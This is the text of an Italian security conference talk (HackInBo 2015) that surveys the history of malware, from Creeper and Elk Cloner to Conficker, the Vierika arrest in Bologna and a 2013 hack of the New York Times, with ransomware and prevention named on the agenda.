



Adeft
Associazione
NO PROFIT

Dall'anonima sequestri al
Ransomware:
vita, morte e miracoli di un malware

HackInBo 2015
Dott. Stefano Fratepietro



Dott. Stefano Fratepietro

Agricoltore da 4 generazioni



Dott. Stefano Fratepietro

CEO - Tesla Consulting srls

OSCP - Offensive Security Certified Professional

OPST - OSSTMM Professional Security Tester Accredited Certification

Consulente di Informatica Forense

Professore a contratto - UniMoRE STELMILIT

Presidente e Project Leader - Associazione DEFT

www.deftlinux.net

White hat Hacker

<https://www.soldierx.com/hdb/Stefano-Fratepietro>




Agenda

- Origini ed evoluzione del malware
 - Criminali e virus informatici, l'Anonima
- Sequestri ai tempi di Internet (Ransomware)
- Rimedi e prevenzione all'infezione




Origini ed evoluzione dei malware

- 1970, The Creeper - DEC PDP-10 con TENEX OS
- 1982/1983, prima definizione di "Self Replication Computer Program" aka VIRUS con la creazione di Elk Cloner



Origini ed evoluzione dei malware

- Elk Cloner, scritto per funzionare sul DOS dell'Apple II, non è un virus dannoso ma “fastidioso”
- Si manifestava solo al cinquantesimo riavvio del sistema mostrando a video la frase:




Origini ed evoluzione dei malware

Dagli anni novanta in poi, soprattutto grazie alla diffusione della rete Internet, i virus informatici passano dal recare fastidio al creare dei veri e propri danni al sistema informativo, come:

- 1998, CIH VIRUS, che sovrascriveva i dati del file system e del bios del pc!
- 2002, I Love You, allegato di posta elettronica auto replicante
- 2004, My Doom, sempre allegato ad una mail, ritenuto responsabile del rallentamento globale di Internet
- 2007, CONFICKER, che blocco milioni di computer in tutto il mondo




Origini ed evoluzione dei malware



Origini ed evoluzione dei malware

Marzo 2001, proprio qui a Bologna viene arrestato Krivojrog aka Gabriele Canazza per aver creato Vierika, un innocuo vbscript auto replicante con cambio di home page del browser con la pagina web personale Tiscali di Canazza a nome della sua compagna, Vierika. **Vierika è stato il primo caso di arresto per creazione di virus informatico in Italia.**



Origini ed evoluzione dei malware

L'agente della GDF dichiarò: “*Il pirata era astutissimo nel far perdere le tracce, nel cancellare ogni indizio della sua presenza su Internet*”

Così astuto da usare la sua home page personale Tiscali con il nome e le foto della sua compagna....!


Fu individuato in 20 giorni, festivi inclusi.



<http://web.tiscalinet.it/krivojrog/vierika/Vierika.html>

Origini ed evoluzione dei malware

Dal 2007 in poi, con la diffusione massiva degli Internet Banking, iniziano ad essere sviluppati i malware bancari.



Origini ed evoluzione dei malware

NY Times says Chinese hacked paper's computers

Jan 31, 2013

Chinese hackers repeatedly penetrated The New York Times' computer systems over the past four months, stealing reporters' passwords and hunting for files on an investigation into the wealth amassed by the family of a top Chinese leader, the newspaper reported Thursday.


Security experts hired to investigate and plug the breach found that the attacks used tactics similar to ones used in previous hacking incidents traced to China, the report said. It said the hackers routed the attacks through computers at U.S. universities, installed a strain of malicious software, or malware, associated with Chinese hackers and initiated the attacks from Chinese university computers previously used by the Chinese military to attack U.S. military contractors.

The attacks, which began in mid-September, coincided with a Times investigation into how the relatives and family of Premier Wen Jiabao built a fortune worth over \$2 billion. The report, which was posted online Oct. 25, embarrassed the Communist Party leadership, coming ahead of a fraught transition to new leaders and exposing deep-seated favoritism at a time when many Chinese are upset about a wealth gap.

Over the months of cyber-incursions, the hackers eventually lifted the computer passwords of all Times employees and used them to get into the personal computers of 53 employees.

The report said none of the Times' customer data was compromised and that information about the investigation into the Wen family remained protected, though it left unclear what data or communications the infiltrators accessed.

Featured



Origini ed evoluzione dei malware

My favorite bit of the *New York Times* story is when they ding Symantec for not catching the attacks:

Over the course of three months, attackers installed 45 pieces of custom malware. The Times -- which uses antivirus products made by Symantec -- found only one instance in which Symantec identified an attacker's software as malicious and quarantined it, according to Mandiant.

